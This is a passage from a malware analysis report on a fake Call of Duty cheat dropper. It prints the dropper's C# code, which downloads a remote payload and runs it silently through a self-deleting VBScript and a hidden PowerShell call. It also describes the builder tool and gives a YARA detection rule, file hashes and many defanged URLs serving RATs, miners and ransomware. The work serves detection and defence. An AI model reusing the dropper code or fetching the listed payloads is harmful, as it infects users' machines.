        }
    }
    Form1.GetExecute(text);
}
```

We can see that the application is downloading a file from a remote host and saving it to the current directory under the ‘CheatEngine.exe’ filename.


Once the payload has been saved to disk, the application creates a VBScript named ‘CheatEngine.vbs’. It then starts the ‘CheatEngine.exe’ process and deletes the ‘CheatEngine.exe’ executable.



```
private static void GetExecute(string file)
{
    string text = Path.Combine(Path.GetTempPath(), "CheatEngine.vbs");
    using (StreamWriter streamWriter = new StreamWriter(text, false))
    {
        streamWriter.WriteLine("CreateObject(\"WScript.Shell\").Run \"" + file + "\", 0");
        streamWriter.WriteLine("Dim fso");
        streamWriter.WriteLine("Set fso = CreateObject(\"Scripting.FileSystemObject\")");
        streamWriter.WriteLine("WScript.Sleep 1000");
        streamWriter.WriteLine("fso.DeleteFile(\"" + text + "\")");
    }
    Process.Start(new ProcessStartInfo
    {
        FileName = "powershell",
        Arguments = "Start-Process -FilePath \"" + text + "\"",
        CreateNoWindow = true,
        WindowStyle = ProcessWindowStyle.Hidden
    });
}
```



To create the dropper as a fake COD cheat a malware author can use the ‘COD-Dropper v0.1’ application.



Direct exe URL: https://mywebhost/payload.exe

About: A tool that creates a fake game cheat.
It w [redacted]

The creator/generator is a .NET executable that contains the dropper .NET executable as a resource object. With a URL to the malicious payload, once the user clicks on ':: Build ::', the application inspects the 'COD_bin' object with the 'dnlib' .NET assembly library. It replaces the URL placeholder named '[[URL]]' with the provided URL and saves the 'COD_bin' resource under a new filename.

CONCLUSION

When it comes down to it, the dependencies for a "genuine" cheat to work are the same as those needed by most malware tools to successfully execute. System protections need to be bypassed or disabled, and privileges need to be escalated to allow the program to run correctly and/or establish persistence. While this method is rather simplistic, it is ultimately a social engineering technique that leverages the willingness of its target (players that want to cheat) to voluntarily lower their security protections and ignore warnings about running potentially malicious software.

DETECTION METHODS AND IOCS

Below is a yara rule which can be used to detect the dropper.

```
rule COD_Dropper_v0_1
{
  strings:
    $cod0 = "COD-Hack"
    $cod1 = "COD-bin.exe" wide
    $cod2 = "Call of Duty" wide
    $cod3 = "1 Hit 1 Kill" wide
    $vbs0 = "Set fso = CreateObject(\"Scripting.FileSystemObject\")" wide
    $vbs1 = "fso.DeleteFile(" wide
    $vbs2 = "WScript.Sleep 1000" wide

  condition:
    all of them
}
```

DROPPER TOOL

COD-Dropper v0.1.exe

SHA-256	c3fad97d8babd408495d6a2367e5d243704404a741eae358b59c40a1dbdfb612
SHA-1	2ec4bb2d982faaeb38fdeceecf91e393710f0e23
MD5	0df3599385973f429eff4ac0326ba913

COD-Dropper v0.1.exe

SHA-256	e754f70d81a20db521eaba263ab6d010a7e5cc4d49b7d9b4ca1ab25513bffa0e
SHA-1	d6f030cc3b7102112129922ac7bae158a2ac4c28
MD5	9143e0a6ecc1eab8033a043631d43ed9

COD-Dropper v0.1.exe

SHA-256	e754f70d81a20db521eaba263ab6d010a7e5cc4d49b7d9b4ca1ab25513bffa0e
SHA-1	d6f030cc3b7102112129922ac7bae158a2ac4c28
MD5	9143e0a6ecc1eab8033a043631d43ed9
URL	hxxps://mega.nz/file/MQwlxZqb#Gje54uxHijhIlOzxx9soZnJ0PMbuJh44C2nyREMBRy

ASSOCIATED DROPPERS DETECTED

hAi9nRiYShrNX1dJ.exe

SHA-256	50bd5242e2f3ce1a970b56bd48dfeb649af97685fc3fd78dc9df76c7ce153517
SHA-1	b3c0ab4e71979570805ca9d8950d7acffaa955e3
MD5	070fac21fa2b0b0cf7bbc2772313beb2

Warzone Menu.exe

SHA-256	7eee74325aaede34028240200cb984f8f709d50517159607d2b2f03ae4c77969
SHA-1	9192dd9dbbfea54f89b4c60e3bfac16a4d695299
MD5	0ac7c479b4692c1d935c70f11bb74e89

COD-WZ MOD v0.1.exe

SHA-256	0f6f73084d7271beda7feac024486be53b5fa1bd48f903850bcca31672e677ef
SHA-1	c319c3d14215777b391a5b136458939a82b20fc3
MD5	0174831cc82b2574c6e203bb470440e8

44d714086ffe725a77d9ceda8af4b57bcd32f4bc6539958985f0a33deba62d19.file

SHA-256	44d714086ffe725a77d9ceda8af4b57bcd32f4bc6539958985f0a33deba62d19
SHA-1	98233772b57b54ffca753a5ae978d398fb2a4938
MD5	334a44cb3b4847b11c62e5c1969b9097

COD-WZ Cheat Engine v0.1.exe

SHA-256	de7b58388e2d50d8217247a439ae9f8131e34512269bf34427e402fd3723279f
SHA-1	c857bef595680f3d2c6cc454c460ee7fb67b02b2
MD5	6f6e546705752b780f53f0869b6bddfb

Warzone Menu.exe

SHA-256	9bb8afa260bac41717e17071e84ee925d3eef4909cb50929a7f607501ef7b8fa
SHA-1	bb03a7a1f8f27d5b0ae2f70eabfadb12b835fdf0
MD5	0262564d8d96301332a659701e12c463

COD-bin.exe

SHA-256	962e5c07bba3ba01509568051ddaa2c4cb5f7fbd394ad6156f6384d464c40e47
SHA-1	e8e4e64de8dece5e6a205fedaa45dce47581907e
MD5	72dc5bbeb7a33a6e9b5f385f4b38d84c

COD-WZ Cheat Engine v1.0.3.exe

SHA-256	5c5e615a9e0d612d04042de61e49effaf9a821d62d9222fbc3294eb6750e7994
SHA-1	9488d7b77600326d60533b22fd20fabd00da569a
MD5	81a6c9cf6d6dee7074619fc5edf40dd4

COD WZ V.04.exe

SHA-256	5f16a3a709213e3922a130cd218c3130210f6f4f7bb1c8190ec61e609fb87126
SHA-1	ee89ff1c3f89cc96bd53ed93a32ab598a6b82db5
MD5	2476fdb2def882bd506b96273ae5fdbf

COD-WZ Cheat Engine v0.1.exe

SHA-256	5d3aadb5c2eb0d803e8145060d5ba16255b89faf38363b8cf1926b96847048ca
SHA-1	55ca4f2748124d84cb5aca42f00097eb82e4d8ad
MD5	4f3ae952ee17640995f9e1111bbdd4a6

COD-bin.exe

SHA-256	c46e79c2ce7a76570bcc2f6b3a08b3506c9313279cd4861e0f53c1fefc521243
SHA-1	f7967798942d2b5752c49e5bd361a1294e6efe18
MD5	df6f1f192435aeb0c60bfa0e6bb2d053

未確認 437760.crdownload

SHA-256	f428345fb3ebecab2d5c02026e2dfe5fa33b7cc8f512e13325fe83d1534cc342
SHA-1	bd4cf26b401f463ddebff1a660aa01a7d8b4b717
MD5	dd7be5f18a5a152f06e87bb16e01ffbe

WZ Bubbles v2.exe

SHA-256	35e7e6179fe8ad9f9a77fceeabdb9c33255ca2e58a500aaf9244c4fd4fd53948
SHA-1	60f36dc3be7ddc9562b3e1c54d83902dde0ba526
MD5	5272198f6ee528ca263bbdb6a0b663df

FOXCHEAT 1.1.2.exe

SHA-256	b62f79eaea700f98876846106279cbf566813270cfce1478dd9a2e599479f642
SHA-1	fe6db6b757254bdfd12dfbbfa4865e3efb0c2be7
MD5	e1553eefb4193d8df85743e8342a3899

Oxcwo.exe

SHA-256	b3f09d378464acb946d89ba3fdd84228200f3ad98c68f8dc8e9d660f518dee96
SHA-1	b5f6679eee679e7b4777f2be72aaa756fa9b23f1
MD5	eeb295b699063c64c48c90f2c84d7158

Xwzjxihbgjplq.exe

SHA-256	0ce1f5e61b47bc74377e916cd88306d930a17d5748cc242a47a7b19255a51b46
SHA-1	aac90b4dd484129fafb74896ba18a8a80ed6b3f9
MD5	a0013f944a649273ee78aa580bad1469

92856c6446dcc906b50900ca1020c9d6.virus

SHA-256	db3e6e01703cd4b3d4c6b3fe6e119bf0f99105ec10f79a87769dda8524a721cb
SHA-1	9cabda96034d194e564c9ad724d05d8e34a8c818
MD5	92856c6446dcc906b50900ca1020c9d6

bc8c855f8896f3f8794688ed783a6c1e.virus

SHA-256	e691a333f3c060823686edf79fd974499909abd22b4a874d1f908352d15a02bb
SHA-1	ac2612b1c769c73a1eb972dd823592e34e006e6f
MD5	bc8c855f8896f3f8794688ed783a6c1e

79969db1e9d1a67b7cc7939c1c752f4e.virus

SHA-256	729eff65a0c93fcef7823efd63a1d6a3464c14093f2789614ede07ce44000a34
SHA-1	b85f7fcad6bdca89c8ef4837b5286138ec461e4b
MD5	79969db1e9d1a67b7cc7939c1c752f4e

0cbcbd94815897d998e1b572a367ffe1.virus

SHA-256	2859360248f010ab73230df11edfc25873317f40e93fb9e6d9b568f71b0db4c0
SHA-1	1738073348efb4a8918aded5d57be5599d9119d2
MD5	0cbcbd94815897d998e1b572a367ffe1

cd6e5e0240c414f0b7b0e73effe06c03.virus

SHA-256	1f0d42f4295a53935c0c9787051a7c703c95eed0a1bdb54a83f23b754a6424ad
SHA-1	27b7edbc6495e0a7ede7e20a2fa9e0ad76221514
MD5	cd6e5e0240c414f0b7b0e73effe06c03

34710ae5fa7e3544853fb3c30b6c0cf1.virus

SHA-256	5a11c2510f2a6a63e8037eb690a5b6b322de680e9a80dcca2bb78c8992c0f9b7
SHA-1	4245109d34344620aea6a18d47a75f182c92ca1d
MD5	34710ae5fa7e3544853fb3c30b6c0cf1

d6f3560f6ddf2ce497d64a90dea87103.virus

SHA-256	082bc5fb24b0919fa37b57e8288ae2e88c6375c495846c5cf4a64be4e29aff36
SHA-1	417ec543191c5f262719244727954ed8e19f389e
MD5	d6f3560f6ddf2ce497d64a90dea87103

c35040e48f5a516ad3a23b257cadd8fa.virus

SHA-256	0be402bdf3c274d15bfa3057bd38f17c91d866cf6f30f68d6d5a9efc3531bdbf
SHA-1	4245109d34344620aea6a18d47a75f182c92ca1d
MD5	34710ae5fa7e3544853fb3c30b6c0cf1

COD-bin.exe

SHA-256	a964f8a3e719a8925536aed6d476cfdc957c10638c015c5e84f42adae552aec7
SHA-1	3533e18eddfa433716471c81cabc975d7fada558
MD5	25216820ef5e0beebcd48afdd1ec3b40

COD-WZ Cheat Engine v0.1.bin

SHA-256	eca57cf8c2d179df52fde7829fbbd31ff82cc2c970d6631fa39d35f33c98b9e7
SHA-1	41a2e496ceeb34d7583218ab80e69fe89fc212b1
MD5	c41136cf3d12cbec8dc27548bdbb9d75

ofxiilvxdp.exe

SHA-256	1af028a884f9a365541f0d95042b5117604eda02e1cfc7028a5c28937b6a55d6
SHA-1	849f0e064d1c3e8ec6e44d74544b9eb7356c2e66
MD5	eb7d54c4fc977f24341f41e56e33fefe

COD-WZ Cheat Engine v0.1.exe

SHA-256	22816d2e7f96c90a72063ea06b45ace1d79eb5c5100d949fcf94bb732d0f5473
SHA-1	77df7910e8bf7a2b6c66f185dac594d2dd9d7733
MD5	ec45e645b706c295d604d054f9dafe30

._cache_COD-WZ Cheat Engine v0.1.exe

SHA-256	a926acb1a0fd9c7d0489e4cb4733776d8404e0d3cd1a342fabc8f35d66fcab3a
SHA-1	3693de1127a32044f9c8232a9bce79eb99c966a6
MD5	6dd9c134aa14ebeb2b7ea380995fe066

COD-WZ Cheat Engine v0.1.exe

SHA-256	dc50899b180417154f600459672f1b85361c657f583d50498027da0d4807f2e4
SHA-1	41a381730b5547ebf0067c29cba45d4eca8d6cf2
MD5	2aab8af62cac6d23f87ffdefbb93948b

COD-bin.exe

SHA-256	140488105ecfc6d4d6d15cdccfb667ec643f977092eec2370169430589f90101
SHA-1	dc02e65cba9a2b28e27476bd8fb42a232870bf2f
MD5	2d65cbbe74a49fa33cdebaf804c41ba1

COD-bin.exe

SHA-256	609ac6796faec3360f5644a535638f39b9e664327f6b71fbce317c3579b0f8b0
SHA-1	bdc22ce194d75c7d997855caf14fddedda04ca54
MD5	01e4d4c06599f7a773b984f8bff3ec26

33df0a01ec3eac4673f1246e9d5cf161.virus

SHA-256	386315dc4a220cb216ff99dec246b2bac34e86f7981d4318e5a72369c7b46275
SHA-1	ab4f2ac102bdfb9962a39ac131f50396891b49d7
MD5	33df0a01ec3eac4673f1246e9d5cf161

67309677247bb8c9b76761060f59a1fb294655c65ab5c9b43cc838411b8dee5e.file

SHA-256	67309677247bb8c9b76761060f59a1fb294655c65ab5c9b43cc838411b8dee5e
SHA-1	ef42452a713f9e43e4a87db777ad759af3b7d5dc
MD5	67c4047ac3016cff78812c7abbdf333d

COD-WZ Cheat by CrackedByPros.exe

SHA-256	a3f788dcb71b48b90635190fe4877577dd5483f7d4913753c6cf31c260ce316d
SHA-1	2a75812a484bee79e79a6cbf9208bfeda050b594
MD5	0623e2842d35169df04796cfd6f582e1

COD-bin.exe

SHA-256	0d2b2f326db2b60e0b01e8d07e1a71df9cff8398b5105d9c7473ac4d7c3d7b50
SHA-1	441cbec7821f569db4b62876d142ff2e80e9c0d4
MD5	42520b883b59c18473757df68b50e437

4a621acc55afa4ff41faf55a620a7d277455f8bdc6c325112156dbcbac3a34b4.file

SHA-256	4a621acc55afa4ff41faf55a620a7d277455f8bdc6c325112156dbcbac3a34b4
SHA-1	4aad67ade078f96326f46669b57f27ec2b16e1db
MD5	5ba8b93051821e1f90e9e2976398088e

DarkCypher v3.1.exe

SHA-256	95056f08fd6688575e1552303169d608c0852cb2810a007b2c186d78825bdffa
SHA-1	7f91898f47b91ad4111b3205dc4697c37e93ea95
MD5	ad6436090789da85985c77ce7f4605f9

COD-bin.exe

SHA-256	f1a328e841b89b47af5dc7821ee9a5eea07f560ae159404c44e5b0874996e6fe
SHA-1	806ebf43a8aa2ffa54556c32f3df7143a28337a3
MD5	13bf3f2080ba0b6d7cfa59986fe04279

xCODWZ.exe

SHA-256	dd395be6d495826a4c4cf16879fe8c6745ae61c96aea6f19fdf12939ac61ac3c
SHA-1	cc52004139e12beb675cbd45d5ef4f448577e577
MD5	919f5b2042afba4209344cf899d47d83

d2fee6eb8c2f8fca606d4068f95dfd61.virus

SHA-256	c878819aa511f38e5251d6f91c4b71287d0be98f3cf7c9b152aedac21f545050
SHA-1	717520b6149bbb7e932af3effd40fa924ae19fdc
MD5	d2fee6eb8c2f8fca606d4068f95dfd61

COD-bin.exe

SHA-256	13664130b93854f5da8a65db18f217e10ae15f0a8cdd8b1ba1f5c6de89143629
SHA-1	c174c173b470e43caaf6050f62dec9a127fb6dc7
MD5	49d06f11240efe91dff77a74640680f3

COD-bin.exe

SHA-256	16dea27676c480965e4ebb626141c190907dae891e5cc187a8d194bb7d61d031
SHA-1	9411e17e10fb216fc05990c7aa5430b3b59fc789
MD5	b0c0ae50a474a9cf13f18abcbf85a28c

COD-bin.exe

SHA-256	3d9220c50e4a0e20628c338b7bf0257e33c0077ed10a5db42e6293d7742eb489
SHA-1	f0a12ad17f8ad40b7e2aab73ca8f42d1ec6e43a2
MD5	8a8215db25da9fc03d91dea68c97c9e0

f8b9f4a220b76a3da5fbca0b63a4b0f8.virus

SHA-256	4ebaae2442e3667be4bc7645b3883e28d0848941c7a59d84641b78f971b9349a
SHA-1	8d3a9effdc2f9f4eefc0b96afd3b4f7948b2b8c6
MD5	f8b9f4a220b76a3da5fbca0b63a4b0f8

COD-WZ Cheat Engine v0.1.exe

SHA-256	51c1c1600f5580c6ed6167c5e4676ff92bfcab9824aad3c282e0c5d333d7a03a
SHA-1	755b8d5cdba838fd271cbecbfe12d5b845213891
MD5	aedd902c84643a47c272249a57256622

COD-bin.exe

SHA-256	5d361b5993a1d5e79cfc126ed4aed0ab6690ed98d8bd71e3ff6db2afd17258d7
SHA-1	06f08353fbf4af39c7cae8bb23df16f71f699608
MD5	2f152347077a5ddf8bbc11ddd0c41066

5e22e4d4c3db18f0b871afd5f6087432e0fefb3cb3c595c1def4b2d01f10fbcd.file

SHA-256	5e22e4d4c3db18f0b871afd5f6087432e0fefb3cb3c595c1def4b2d01f10fbcd
SHA-1	752b5708332ac38b0a5aa44127e5962ea1ac0491
MD5	ebd13575b7135834f1db86a4a4740dee

COD-bin.exe

SHA-256	6aca160a9104067557664874c4f7f543e42f87b3ae9714562446f4dede1fd2d9
SHA-1	fe22add4cf2acc20fb620cd2574df93e55dfe48f
MD5	a4741347ca9207cea26cdc70df1bb5e4

COD-WZ Cheat Engine v0.1.exe

SHA-256	79c2cd81a7b0ead0522e072b894dee319265c1f977a2cfafd2904b9d4f8d36d3
SHA-1	3f0006073aeb8e9ddb430ac4ab7457c76b94b823
MD5	440a1825d87135d01d40f384dff4ecf7

COD-bin.exe

SHA-256	7ba68c8845fce457a69d39cc8f775090c662fa7f13f85032517e0a8a3e82f214
SHA-1	7a503e95aea3b1db96257feb8a98f0830ad254ae
MD5	1aa35f01eabf75f080906be0a69f01ae

COD-WZ Cheat Engine v0.1.exe

SHA-256	859414ea026bee580b334b0117c6e33bc247ab3d57e76b755c8955abe0452f57
SHA-1	661b7bc89bf5e518cefbcc1893194369794f1eb6
MD5	604489aa90472a697b9243d10a980b93

COD-WZ Cheat Engine v0.1.exe

SHA-256	8a26055a168a84490b13cf8bdb6350b8e006a114044594ba07c21a28aafc192c
SHA-1	fe07740d1c83227c4975795179a97d4bccb173b0
MD5	94272850cc76705dcdf9d6f03c1837bd

COD-WZ Cheat Engine v0.1.exe

SHA-256	92116e6558c851856475958c7153a210c87223897bc3a7d39ab0f9fcd6351d3c
SHA-1	1520a00cfe4759aec1a2e61a3fdcd19c4f8b52c9
MD5	cca92b2be0bc89b0a498863271e38090

DarkCypher v3.1.exe

SHA-256	95056f08fd6688575e1552303169d608c0852cb2810a007b2c186d78825bdffa
SHA-1	7f91898f47b91ad4111b3205dc4697c37e93ea95
MD5	ad6436090789da85985c77ce7f4605f9

COD-WZ Cheat Engine v0.1.exe

SHA-256	9bbbf977c6ab478d908322023f8d27f94b367f0b0d64c200f124eea21e5ca39c
SHA-1	fc2a22cb4a6f655a0ced9b276a6a6449fafd5161
MD5	dd9b10287bd140e9a09b18091fc57825

a27f4bd2baf8ab2fb82e218763fb2dd9d495458252672e0988244e933d958f3b.file

SHA-256	a27f4bd2baf8ab2fb82e218763fb2dd9d495458252672e0988244e933d958f3b
SHA-1	dc0a50cfd4c4f2f3ed14d21fa33662c9fa483a0b
MD5	bade2819fe57ecb0de5a31bac5b61a59

COD-bin.exe

SHA-256	beee012fa4f2e543fdf14e3541f074d5b8f2838b468d9b304e6d27a154e8bd8d
SHA-1	df57668bf8668c63cc6e3d87ea76271df967f4c6
MD5	253257fcfe904f21f40843282f924c43

COD-WZ Cheat Engine v0.1.bin

SHA-256	e6414651e87dfcb4df0ba844172d179bdce7b598962e460d4c9f280ebb6774b1
SHA-1	c848e775210e4c02de16d366187f18103300ff88
MD5	df033d32bd7e20da85ce1dc6d552030d

b6a4ac5aa4f4d8bcd2018b4455c8663c.virus

SHA-256	eaf387959efabbba6c4b04382ffdd09267d049a1f97429ff1c5fa2200ddb09a2
SHA-1	b39d829c45adde2c05546d7a2c9bb9229fc4b15c
MD5	b6a4ac5aa4f4d8bcd2018b4455c8663c

MALWARE LEVERAGING THE DROPPER

When available, the type of malware is listed.

hAi9nRiYShrNX1dJ.exe

SHA-256	50bd5242e2f3ce1a970b56bd48dfeb649af97685fc3fd78dc9df76c7ce153517
URL	hxxps://srv-file8.gofile.io/download/IXybmi/xeonos64.exe
Type	xeonos64.exe

Warzone Menu.exe

SHA-256	7eee74325aaede34028240200cb984f8f709d50517159607d2b2f03ae4c77969
URL	hxxp://upload.engrz.com/uploaded/new111.jp
File	new111.jp

COD-WZ MOD v0.1.exe

SHA-256	0f6f73084d7271beda7feac024486be53b5fa1bd48f903850bcca31672e677ef
URL	hxxps://www.upload.ee/download/12163941/bc02ffb8480617c27d74/GROWTOPIA_AUTOFARM.exe
File	GROWTOPIA_AUTOFARM.exe
Type	Ransomware

44d714086ffe725a77d9ceda8af4b57bcd32f4bc6539958985f0a33deba62d19.file

SHA-256	44d714086ffe725a77d9ceda8af4b57bcd32f4bc6539958985f0a33deba62d19
URL	hxxps://cdn-103.anonfiles.com/p1b595Neoe/28623aec-1597684483/Warzone.exe
File	Warzone.exe
Type	Miner

COD-WZ Cheat Engine v0.1.exe

SHA-256	de7b58388e2d50d8217247a439ae9f8131e34512269bf34427e402fd3723279f
URL	hxxp://www.qqqqq.com/ee.exe
File	ee.exe

Warzone Menu.exe

SHA-256	9bb8afa260bac41717e17071e84ee925d3eef4909cb50929a7f607501ef7b8fa
URL	hxxp://upload.engrz.com/uploaded/new111.jp
File	new111.jp

COD-bin.exe

SHA-256	962e5c07bba3ba01509568051ddaa2c4cb5f7fbd394ad6156f6384d464c40e47
URL	hxxp://upload.engrz.com/uploaded/new111.jp
File	COD_bin.exe
Type	Miner

COD-WZ Cheat Engine v1.0.3.exe

SHA-256	5c5e615a9e0d612d04042de61e49effaf9a821d62d9222fbc3294eb6750e7994
URL	hxxp://torrentialfratboys.com/Startup.exe
File	Startup.exe
Type	Miner

COD WZ V.04.exe

SHA-256	5f16a3a709213e3922a130cd218c3130210f6f4f7bb1c8190ec61e609fb87126
URL	hxxps://cdn-119.anonfiles.com/n0W8P4K5od/92cc82ef-1596737641/hitsouund.mp3.exe
File	Hitsouund.mp3.exe
Type	NanoCore Rat

COD-WZ Cheat Engine v0.1.exe

SHA-256	5d3aadb5c2eb0d803e8145060d5ba16255b89faf38363b8cf1926b96847048ca
URL	hxxps://gofile.io/d/sBmVD

COD-bin.exe

SHA-256	c46e79c2ce7a76570bcc2f6b3a08b3506c9313279cd4861e0f53c1fefc521243
URL	hxxps://anonymousfiles.io/f/xeonos64.exe
File	xeonos64.exe

未確認 437760.crdownload

SHA-256	f428345fb3ebecab2d5c02026e2dfe5fa33b7cc8f512e13325fe83d1534cc342
URL	hxxps://mega.nz/file/MQwlxZqb#Gje54uxHijhIlOzxx9soZnJ0PMbuJh44C2nyREMBRy

WZ Bubbles v2.exe

SHA-256	35e7e6179fe8ad9f9a77fceeabdb9c33255ca2e58a500aaf9244c4fd4fd53948
URL	hxxps://cdn-33.anonfiles.com/76h29aF0oc/20e4bc3f-1594605701/Client-built.exe
File	Client-built.exe
Type	Quasar Rat

FOXCHEAT 1.1.2.exe

SHA-256	b62f79eaea700f98876846106279cbf566813270cfce1478dd9a2e599479f642
URL	hxxp://upload.engrz.com/uploaded/new111.jp
File	new111.jp

Oxcwo.exe

SHA-256	b3f09d378464acb946d89ba3fdd84228200f3ad98c68f8dc8e9d660f518dee96
URL	hxxp://upload.engrz.com/uploaded/new111.jp
File	new111.jp

Xwzjxihbgjplq.exe

SHA-256	0ce1f5e61b47bc74377e916cd88306d930a17d5748cc242a47a7b19255a51b46
URL	hxxps://gofile.io/d/J19Xg

92856c6446dcc906b50900ca1020c9d6.virus

SHA-256	db3e6e01703cd4b3d4c6b3fe6e119bf0f99105ec10f79a87769dda8524a721cb
URL	hxxps://anonymousfiles.io/f/xeonos64.exe
File	xeonos64.exe

bc8c855f8896f3f8794688ed783a6c1e.virus

SHA-256	e691a333f3c060823686edf79fd974499909abd22b4a874d1f908352d15a02bb
URL	hxxps://www.dropbox.com/pri/get/RS07Bot.exe?_subject_uid=3227620224&w=AACnt_InjlwM67ab-87mKNsCN

79969db1e9d1a67b7cc7939c1c752f4e.virus

SHA-256	729eff65a0c93fcef7823efd63a1d6a3464c14093f2789614ede07ce44000a34
URL	hxxps://file.io/itBsraM

0cbcbd94815897d998e1b572a367ffe1.virus

SHA-256	2859360248f010ab73230df11edfc25873317f40e93fb9e6d9b568f71b0db4c0
URL	hxxps://www.dropbox.com/s/jvsbyd8ujr210u6/RS07Bot.exe?dl=
File	RS07Bot.exe

cd6e5e0240c414f0b7b0e73effe06c03.virus

SHA-256	1f0d42f4295a53935c0c9787051a7c703c95eed0a1bdb54a83f23b754a6424ad
URL	hxxps://mega.nz/file/fHY30a4b#SRJelwCzAe6riK6yLR_MU-0kmzgaFRs28wSKLOZBeR

34710ae5fa7e3544853fb3c30b6c0cf1.virus

SHA-256	5a11c2510f2a6a63e8037eb690a5b6b322de680e9a80dcca2bb78c8992c0f9b7
URL	hxxps://srv-file8.gofile.io/download/IXybmi/xeonos64.exe
File	xeonos64.exe

d6f3560f6ddf2ce497d64a90dea87103.virus

SHA-256	082bc5fb24b0919fa37b57e8288ae2e88c6375c495846c5cf4a64be4e29aff36
URL	hxxps://mega.nz/file/XHRmDAiC#_MmwLurxEoPyAAr2n01iWgneklH9g68x0bARvThl3Y

c35040e48f5a516ad3a23b257cadd8fa.virus

SHA-256	0be402bdf3c274d15bfa3057bd38f17c91d866cf6f30f68d6d5a9efc3531bdbf
URL	hxxps://mega.nz/file/nPZAxS6R#_MmwLurxEoPyAAr2n01iWgneklH9g68x0bARvThl3

COD-bin.exe

SHA-256	a964f8a3e719a8925536aed6d476cfdc957c10638c015c5e84f42adae552aec7
URL	hxxp://ashantos.ho.ua/public_html/Virsu.exe
File	Virsu.exe

COD-WZ Cheat Engine v0.1.bin

SHA-256	eca57cf8c2d179df52fde7829fbbd31ff82cc2c970d6631fa39d35f33c98b9e7
URL	hxxps://srv-file4.gofile.io/download/z7vynb/Adobe%20Patcher.exe
File	Adobe Patcher.exe

ofxiilvxdp.exe

SHA-256	1af028a884f9a365541f0d95042b5117604eda02e1cfc7028a5c28937b6a55d6
URL	fuckga.es

COD-WZ Cheat Engine v0.1.exe

SHA-256	22816d2e7f96c90a72063ea06b45ace1d79eb5c5100d949fcf94bb732d0f5473
URL	hxxps://srv-file14.gofile.io/download/0S70vF/Adobe%20Patcher.exe
File	Adobe Patcher.exe

._cache_COD-WZ Cheat Engine v0.1.exe

SHA-256	a926acb1a0fd9c7d0489e4cb4733776d8404e0d3cd1a342fabc8f35d66fcab3a
URL	hxxps://cdn-33.anonfiles.com/XcF48540o5/ae47ac00-1591172933/COD%20ENCYPTED.mp3
File	COD ENCYPTED.mp3

COD-WZ Cheat Engine v0.1.exe

SHA-256	dc50899b180417154f600459672f1b85361c657f583d50498027da0d4807f2e4
URL	hxxps://cdn-33.anonfiles.com/XcF48540o5/ae47ac00-1591172933/COD%20ENCYPTED.mp3
File	COD ENCYPTED.mp3
Type	Trojan

COD-bin.exe

SHA-256	140488105ecfc6d4d6d15cdccfb667ec643f977092eec2370169430589f90101
URL	hxxps://cdn-05.anonfiles.com/9bT1ra56o5/9fc9d863-1591521390/dllhost.exe
File	dllhost.exe

COD-bin.exe

SHA-256	609ac6796faec3360f5644a535638f39b9e664327f6b71fbce317c3579b0f8b0
URL	hxxps://h.top4top.io/p_1615kz0gg1.jpg
File	p_1615kz0gg1.jpg
Type	RAT

33df0a01ec3eac4673f1246e9d5cf161.virus

SHA-256	386315dc4a220cb216ff99dec246b2bac34e86f7981d4318e5a72369c7b46275
URL	hxxps://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
File	putty.exe
Type	Putty

67309677247bb8c9b76761060f59a1fb294655c65ab5c9b43cc838411b8dee5e.file

SHA-256	67309677247bb8c9b76761060f59a1fb294655c65ab5c9b43cc838411b8dee5e
URL	hxxp://67.249.141.176/Client-built.exe
File	Client-built.exe

COD-WZ Cheat by CrackedByPros.exe

SHA-256	a3f788dcb71b48b90635190fe4877577dd5483f7d4913753c6cf31c260ce316d
URL	hxxps://anonfiles.com/Lba3s3T1o9/CrackedByPros_rar

COD-bin.exe

SHA-256	0d2b2f326db2b60e0b01e8d07e1a71df9cff8398b5105d9c7473ac4d7c3d7b50
URL	hxxps://www.upload.ee/download/12160938/72470c33fc3917c166fd/COD-Dropper_v0.1.rar
File	COD-Dropper_v0.1.rar

4a621acc55afa4ff41faf55a620a7d277455f8bdc6c325112156dbcbac3a34b4.file

SHA-256	4a621acc55afa4ff41faf55a620a7d277455f8bdc6c325112156dbcbac3a34b4
URL	hxxps://srv-file22.gofile.io/downloadStore/srv-store4/E3pNRj/WarZone.exe
File	Warzone.exe
Type	Cryptocurrency miner

DarkCypher v3.1.exe

SHA-256	95056f08fd6688575e1552303169d608c0852cb2810a007b2c186d78825bdffa
URL	hxxps://4up4.com/index.php?download=MTk1Nzk

COD-bin.exe

SHA-256	f1a328e841b89b47af5dc7821ee9a5eea07f560ae159404c44e5b0874996e6fe
URL	hxxps://www.upload.ee/download/11319657/6ac0bde72b6c16ff2228/Client-built.exe
File	Client-built.exe

xCODWZ.exe

SHA-256	dd395be6d495826a4c4cf16879fe8c6745ae61c96aea6f19fdf12939ac61ac3c
URL	hxxps://cdn.discordapp.com/attachments/693233069938966538/705212605983096902/Lateststud.exe
File	Lateststud.exe
Type	Trojan

d2fee6eb8c2f8fca606d4068f95dfd61.virus

SHA-256	c878819aa511f38e5251d6f91c4b71287d0be98f3cf7c9b152aedac21f545050
URL	hxxps://cdn.discordapp.com/attachments/359191858284331019/753835598770471013/wow.exe
File	Wow.exe
Type	RAT

COD-bin.exe

